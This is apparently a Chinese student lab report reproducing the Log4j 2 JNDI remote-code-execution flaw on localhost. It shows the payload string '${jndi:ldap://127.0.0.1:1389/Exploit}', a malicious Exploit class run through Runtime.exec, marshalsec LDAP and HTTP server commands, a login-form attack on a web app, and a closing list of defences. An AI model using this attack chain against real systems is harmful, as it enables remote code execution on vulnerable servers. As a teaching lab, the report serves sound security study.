

# Lab1 Apache Log4j 2 漏洞触发

---

## 1 实验过程 / 代码补充 / 攻击结果

### 1.1 本地触发 Log4j 2 漏洞，弹出计算器

#### 1.1.1 环境配置

#### 1.1.2 编写 Exploit 类代码并编译

#### 1.1.3 启动 LDAP 服务和 Web 服务

#### 1.1.4 调用 Log4j 从而触发漏洞

#### 1.1.5 成功！

### 1.2 在 Java Web 项目中触发漏洞

#### 1.2.1 环境配置

#### 1.2.2 编写 Exploit 类代码并编译

#### 1.2.3 启动 LDAP 服务和 Web 服务

#### 1.2.4 攻击！

#### 1.2.5 成功！

## 2 如何防护 Apache Log4j2 漏洞

## 1 实验过程 / 代码补充 / 攻击结果

### 1.1 本地触发 Log4j 2 漏洞，弹出计算器

#### 1.1.1 环境配置

下面是配置 marshalsec 的截图；其他都已经配过了：

```

管理员: C:\WINDOWS\system32\cmd.exe
F:\GitFiles\CourseData\3_2\SysSec\Lab1\marshalsec>"D:\Software\IntelliJ IDEA 2019.3\plugins\maven\lib\maven3\bin\mvn" clean package -DskipTests
[INFO] Scanning for projects...
[INFO]
[INFO] -----< org.eenterphase.mbechler:marshalsec >-----
[INFO] Building marshalsec 0.0.3-SNAPSHOT
[INFO] -----[ jar ]-----
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/2.5/maven-clean-plugin-2.5.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/2.5/maven-clean-plugin-2.5.pom (3.9 kB at 2.3 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/22/maven-plugins-22.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/22/maven-plugins-22.pom (13 kB at 17 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/2.5/maven-clean-plugin-2.5.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/2.5/maven-clean-plugin-2.5.jar (25 kB at 45 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.19.1/maven-surefire-plugin-2.19.1.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.19.1/maven-surefire-plugin-2.19.1.pom (5.6 kB at 8.8 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire/2.19.1/surefire-2.19.1.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire/2.19.1/surefire-2.19.1.pom (18 kB at 36 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.19.1/maven-surefire-plugin-2.19.1.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.19.1/maven-surefire-plugin-2.19.1.jar (38 kB at 58 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/2.4/maven-jar-plugin-2.4.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/2.4/maven-jar-plugin-2.4.pom (5.8 kB at 9.7 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/2.4/maven-jar-plugin-2.4.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/2.4/maven-jar-plugin-2.4.jar (34 kB at 58 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-assembly-plugin/2.2-beta-5

```


## 1.1.2 编写 Exploit 类代码并编译

Java | 复制代码

```

1 import java.io.IOException;
2
3 public class Exploit {
4     static {
5         System.out.println("Run script!");
6         System.out.println("Attack!");
7         try {
8             java.lang.Runtime.getRuntime().exec("calc").waitFor();
9         } catch (Exception e){
10             e.printStackTrace();
11         }
12     }
13 }

```



### 1.1.3 启动 LDAP 服务和 Web 服务

```
F:\GitFiles\CourseData\3_2\SysSec\Lab1\marshalsec>cd target
F:\GitFiles\CourseData\3_2\SysSec\Lab1\marshalsec\target>java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAP
RefServer "http://127.0.0.1:8100/#Exploit"
Listening on 0.0.0.0:1389
```

```
F:\GitFiles\CourseData\3_2\SysSec\Lab1\syssec22\src\lab1\Log4j2Vul>python -m http.server 8100
Serving HTTP on :: port 8100 (http://[::]:8100/) ...
```


### 1.1.4 调用 Log4j 从而触发漏洞

编写如下调用代码：

```
Java | 复制代码

1 public class Log4j {
2     private static final Logger LOGGER =
      LogManager.getLogger(Log4j.class);
3     public static void main(String[] args) {
4         LOGGER.error("${jndi:ldap://127.0.0.1:1389/Exploit}");
5     }
6 }
```

但是，出现了如下的错误提示：



Google 后找到了如下的 issue：

<https://github.com/tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce/issues/1>

issue 中主要提到两个方面的问题，分别是 JDK 版本问题和关于 **trustURLCodebase** 的问题。查询资料后得知：

在 JDK 8u121 及其之后版本中，系统属性 **com.sun.jndi.rmi.object.trustURLCodebase** 默认值为 **false**，即默认不允许从远程的 Codebase 加载 Reference 工厂类

因此版本过高可能不能成功加载，因此我一方面在 `Log4j.main` 中增加了 `System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase","true");`，另一方面也尝试了换用 1.7.0\_80 和 1.8.0\_202 两个版本分别编译 Log4j 和 Exploit，但是还是失败了。


和助教讨论后，助教指出可能是之前的 Web 服务没有正常运行。我尝试在浏览器中访问 127.0.0.1:8100，发现果然无法访问。我将 `python` 改为 `python3` 之后便可以正常访问了。

```
F:\GitFiles\CourseData\3_2\SysSec\Lab1\syssec22\src\lab1\Log4j2Vul>python3 -m http.server 8886
Serving HTTP on 0.0.0.0 port 8886 (http://0.0.0.0:8886/) ...
127.0.0.1 - - [29/Apr/2022 12:31:05] "GET /Exploit.class HTTP/1.1" 200 -
127.0.0.1 - - [29/Apr/2022 12:31:36] "GET /Exploit.class HTTP/1.1" 200 -
127.0.0.1 - - [29/Apr/2022 12:32:13] "GET /Exploit.class HTTP/1.1" 200 -
```

(这里更改了端口号，在 LDAP 服务中也对应更改了。)

## 1.1.5 成功!


终于成功了！通过该漏洞调用了计算器：



## 1.2 在 Java Web 项目中触发漏洞

## 1.2.1 环境配置

启动 Redis 服务，端口号是 6379：



```
D:\Software\Redis\redis-server.exe
[26388] 29 Apr 19:47:29.410 # o000o000o000o Redis is starting o000o000o000o
[26388] 29 Apr 19:47:29.410 # Redis version=5.0.14.1, bits=64, commit=ec77f72d, modified=0, pid=26388, just started
[26388] 29 Apr 19:47:29.410 # Warning: no config file specified, using the default config. In order to specify a config
file use d:\software\redis\redis-server.exe /path/to/redis.conf

Redis 5.0.14.1 (ec77f72d/0) 64 bit

Running in standalone mode
Port: 6379
PID: 26388

http://redis.io


[26388] 29 Apr 19:47:29.414 # Server initialized
[26388] 29 Apr 19:47:29.415 * Ready to accept connections
```

运行 MySQL 并运行所给脚本，更新 application.properties（略）

## 1.2.2 编写 Exploit 类代码并编译

在路径 F:\GitFiles\CourseData\3\_2\SysSec\Lab1\syssec22\src\lab1 中编写代码并编译：

```
1 import java.io.IOException;
2
3 public class Exploit {
4     static {
5         System.out.println("Run script!");
6         System.out.println("Attack!");
7         try {
8             java.lang.Runtime.getRuntime().exec("python3 -m http.server
9             8866").waitFor();
10        } catch (Exception e){
11            e.printStackTrace();
12        }
13    }
```



即，当 Exploit 类被访问时，会在路径 host 一个 web 服务，端口号是 8866。

### 1.2.3 启动 LDAP 服务和 Web 服务

在 Exploit 代码所在路径启动一个 web 服务，端口号为 8888：

```
F:\GitFiles\CourseData\3_2\SysSec\Lab1\syssec22\src\lab1>python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

启动一个 LDAP 服务：

```
F:\GitFiles\CourseData\3_2\SysSec\Lab1\marshalsec\target>java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAP
RefServer "http://127.0.0.1:8888/#Exploit"
Listening on 0.0.0.0:1389
```

### 1.2.4 攻击！

在登录界面键入如下的用户名：

**系统登录**

☒ 记住密码

提示

账号不存在

确定

可以看到，LDAP 出现了相应的查询信息：

```
F:\GitFiles\CourseData\3_2\SysSec\Lab1\marshalsec\target>java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8888/#Exploit"
Listening on 0.0.0.0:1389
Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8888/Exploit.class
Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8888/Exploit.class
Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8888/Exploit.class
Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8888/Exploit.class
```

```
F:\GitFiles\CourseData\3_2\SysSec\Lab1\syssec22\src\lab1>python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
127.0.0.1 - - [29/Apr/2022 20:36:29] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [29/Apr/2022 20:36:29] code 404, message File not found
127.0.0.1 - - [29/Apr/2022 20:36:29] "GET /favicon.ico HTTP/1.1" 404 -
```


### 1.2.5 成功！

尝试在浏览器访问 `127.0.0.1:8866`，可以看到我们已经可以访问本地文件：



## Directory listing for /

- [Exploit.class](#)
- [Exploit.java](#)
- [Log4j2Vul/](#)
- [White-Jotter/](#)



## Directory listing for /White-Jotter/

- [.dockerignore](#)
- [.gitignore](#)
- [.idea/](#)
- [.mvn/](#)
- [.travis.yml](#)
- [data/](#)
- [Exploit.class](#)
- [Exploit.java](#)
- [LICENSE](#)
- [mvnw](#)
- [mvnw.cmd](#)
- [pom.xml](#)
- [public/](#)
- [src/](#)
- [target/](#)
- [wj.iml](#)

## 2 如何防护 Apache Log4j2 漏洞

1. 首先，最方便的方法是，更新 Log4j 到解决了这一漏洞的版本。
2. 从 1.1.4 中我们解决问题的过程中也可以知道，提高 JDK 版本可以解决这一问题，因为在 JDK 8u121 及其之后版本中，系统属性 `com.sun.jndi.rmi.object.trustURLCodebase` 默认值为 `false`，即默认不允许从远程的 Codebase 加载 Reference 工厂类

3. 当然，我们也可以通过 `System.setProperty("com.sun.jndi.ldap.object.trustURLCo`



`debase","false");` 来显式实现这一禁用；

4. 我们也可以在查询中进行 filter 或者 escape，禁止包含一些 pattern 的查询，或者对查询做一些转义；当然，这里前者很容易被绕过，而后者可能需要对 LDAP 等服务也做修改；
5. 我们也可以禁用 Log4j 中的 lookup 功能。从 1.1.4 中提到的 issue 中得知，我们可以通过添加 JVM 启动参数 `-Dlog4j2.formatMsgNoLookups=true` 或者添加 `log4j2.component.properties` 配置文件并添加配置 `log4j2.formatMsgNoLookups=true` 来实现。